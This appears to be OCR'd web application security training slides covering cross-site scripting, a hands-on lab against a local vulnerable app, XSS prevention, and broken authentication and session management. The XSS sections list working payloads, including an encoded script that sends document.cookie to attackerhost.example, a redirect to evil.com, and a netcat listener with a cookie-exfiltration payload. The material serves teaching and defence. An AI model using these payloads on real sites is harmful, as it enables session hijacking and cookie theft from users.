
TYPES OF XSS

- Reflected XSS
  - XSS that is entered in an application’s input that is immediately reflected back to the user.
- Persistent XSS
  - XSS that is stored in a Database or filesystem and executes everytime a page or functionality is called by the user
- DOM Based XSS
  - “Type-0” XSS. Relies on manipulation of the DOM Objects on the browser
  - Attack does not even reach the server

VARIABLES OF XSS

- Difficult to prevent, because of execution on client side
- Different browsers, different behavior
- Focus on Server-Side and Code

XSS ATTACK EXAMPLE


<script>XSS</script>
XSS Found in the "Forum" Functionality of the Application
Our team fires up BeEF to hook and control user browsers through executed JavaScript
User's browser is hooked using BeEF and our team controls user's browser
Legit User

XSS PAYLOADS

- `<script>alert(1)</script>`
- `<script>alert(document.cookie)</script>`
- `javascript:alert(1)`
- `alert(1)`
- `><scr ipt>alert(1)</s cri pt>`
- `<BODY ONLOAD=alert('XSS')>`
- `<BODY ONLOAD=document.location = ‘http://www.evil.com’>`

EVASIVE XSS

- Encoded:

```
%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65
%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70
%3A%2F%2F%61%74%74%61%63%6B%65%72%68%6F%73%74%2E%65
%78%61%6D%70%6C%65%2F%63%67%69%2D%62%69%6E%2F%63%6F
%6F%6B%69%65%73%74%65%61%6C%2E%63%67%69%3F%27%2B%64
%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73
%63%72%69%70%74%3E
```

- Literally, decodes to:

```
<script>document.location='http://attackerhost.example/cgi-
bin/cookiesteal.cgi?'+document.cookie</script>
```

REFLECTED CROSS SITE SCRIPTING

- Typically triggered via Social Engineering Attacks
- Variety of Attack Possibilities:
  - Session Hijacking
  - Malicious redirection
  - IFrame Injection

REFLECTED XSS

- Login as bruce.banner@we45.com
- Goto: http://localhost/patients/
- Enter a simple XSS Vector in the Search bar
  - `<script>alert(document.cookie)</script>`

REMOTE ATTACKER – SESSION HIJACKING USING XSS

- Ingredients:
  - netcat listener on our (attacker) system
  - user who’s been lured into the attack using social engineering

LET'S SETUP THE ATTACK

- netcat listener
  - open terminal
  - type: `while true; do { echo -e 'HTTP/1.1 200 OK\r\n'; } | nc -l -p 1337 -q 1 ; done`
  - **leave it running**

RUN THE XSS ATTACK

- Run the XSS Attack with this payload:
  - `<script>var one="http://127.0.0.1:1337/index.html?cookie=";var two=document.cookie;document.location=one.concat(two);</script>`
  - Observe the netcat terminal screen….
  - Goto views.py > Line 366
  - What's wrong with the code?

PERSISTENT CROSS SITE SCRIPTING

- Typically used against other users or administrative users
- Attacker loads the XSS payload into a field that stores the payload in the DB

PERSISTENT XSS

- Open the Browser
- Access the REST Client
- Open up:
  - http://localhost/api/CTF/patient/4/
  - use the GET request

PAYLOAD - PERSISTENT XSS

- Copy the JSON Array
- Change the “name” field to the value `<script>alert(document.cookie)</script>`
- Add a Header: `Content-Type: application/json`
- Use the `PUT` request and submit to the same URL
- Now login as bruce.banner@we45.com and go to the patient’s section
- Extra Credit: Try the Session Hijacking Attack

PREVENTING CROSS SITE SCRIPTING

- Validate Input - with Fanatic Discipline
- Encode/Escape Output - HTML Escaping, JavaScript escaping
- Consider using Auto-escape Templating Systems - Angular Strict Contextual Escaping/Go Templates/Jinja2/Django Templates (safe mode)
- Implement Content-Security-Policy
- Add Session Flags - HttpOnly (prevents Client Side Token Access)
- X-Frame-Options - Ensures that iframes from outside the origin can't be loaded in the context of the application

USEFUL LIBRARIES – OUTPUT ESCAPING

- Java - OWASP Java Sanitizer
- Python - Bleach
- ASP.NET - Anti-XSS, HtmlSanitizer
- PHP - HTML Purifier
- JavaScript/Node.JS - Bleach
- Ruby - Rails SanitizeHelper

USEFUL LIBRARIES - SECURITY HEADERS

- Twitter's SecurityHeaders for Ruby
- Flask Talisman for Python Flask
- Node.JS - Helmet
- asp.Net Core Security Headers

CONTENT SECURITY POLICY

- HTTP Response header that controls/whitelists execution of client side code
- Supported by most modern browsers - IE11 and above (IE)
- `Content-Security-Policy: "default-src 'self'; script-src 'self'; img-src 'self'; frame-src 'self'"`
- `X-Content-Security-Policy: "default-src 'self'; script-src 'self'; img-src 'self'; frame-src 'self'"`

BROKEN AUTHENTICATION AND SESSION MANAGEMENT

WEAK ACCOUNT MANAGEMENT

- Flawed Password Reset Functionality
- Secret Questions and Answers
- Password Lockout Flaws
- Password Remember

ACCOUNT CREATION

CHANGE PASSWORD

PASSWORD RECOVERY

SESSION FLAWS

FLAWED PASSWORD RESET

- Password Questions tend to be easily found - publicly
- Simple Lookups of Google, LinkedIn, etc may give details
- Secret Answers should be encrypted in storage and transmission - Just like passwords

PASSWORD RESET VULNERABILITIES

- Does it display the old password?
- Does it allow immediate change of password?

FLAWED PASSWORD MANAGEMENT

- No Password Lockouts
- No mandated Password Change Requirements
- No Out of band password change notifications
- No Password Complexity enforcement
- Password Remember Functionality - Cached in Browser

TYPICAL SESSION MANAGEMENT FLAWS

- Weak Session Token - Easily Guessable
- Loosely Scoped Session Token
  - PATH
  - DOMAIN
  - Expire and Max-Age
- Insecure Session Token:
  - No HttpOnly
  - No SECURE Flag
- No Session Timeout

AUTHENTICATION & SESSION MANAGEMENT

- Session Hijacking
- Session Fixation attacks
- VERB Tampering


SESSION “SET-COOKIE”

```
public void addCookie(HttpServletResponse response, Cookie cookie) {
        String name = cookie.getName();
        String value = cookie.getValue();
        int maxAge = cookie.getMaxAge();
        String domain = cookie.getDomain();
        String path = cookie.getPath();
        boolean secure = cookie.getSecure();

        // validate the name and value
        ValidationErrorList errors = new ValidationErrorList();
        String cookieName = ESAPI.validator().getValidInput("cookie name", name, "HTTPCookieName", 50, false, errors);
        String cookieValue = ESAPI.validator().getValidInput("cookie value", value, "HTTPCookieValue", 5000, false, errors);

        // if there are no errors, then set the cookie either with a header or normally
        if (errors.size() == 0) {
                if ( ESAPI.securityConfiguration().getForceHttpOnlyCookies() ) {
                    String header = createCookieHeader(cookieName, cookieValue, maxAge, domain, path, secure);
                    addHeader(response, "Set-Cookie", header);
                } else {
                // Issue 23 - If the ESAPI Configuration is set to force secure cookies, force the secure flag on the cookie before
setting it
                cookie.setSecure( secure || ESAPI.securityConfiguration().getForceSecureCookies() );
                        response.addCookie(cookie);
                }
            return;
        }
        logger.warning(Logger.SECURITY_FAILURE, "Attempt to add unsafe data to cookie (skip mode). Skipping cookie and continuing.");
    }
```

VERB TAMPERING



JBoss JMX Console Vulnerability – Standard Security Is Not Enough !


On 20th October 2011 JBoss released a Security Alert, informing about the existence of a worm which makes use of a security loophole in JBoss JMX Console to attack servers out there in the web. According to this notice, users running unsecured JMX consoles were vulnerable to this attack.

I've been running several JBoss Application Server instances exposed to the web, but I always ensure that JMX Console and other management features of JBoss are secured before exposing it to the web. I usually use the standard Username/Password login module for authentication for these JBoss services (I know it's not very secure, but that was sufficient). Initially when I was setting this up, I referred to this article from JBoss : http://community.jboss.org/wiki/SecureTheJmxConsole [Note: Now it is updated to include the additional steps to protect against this threat].

VERB TAMPERING - DEMO

CROSS SITE REQUEST FORGERY (XSRF)

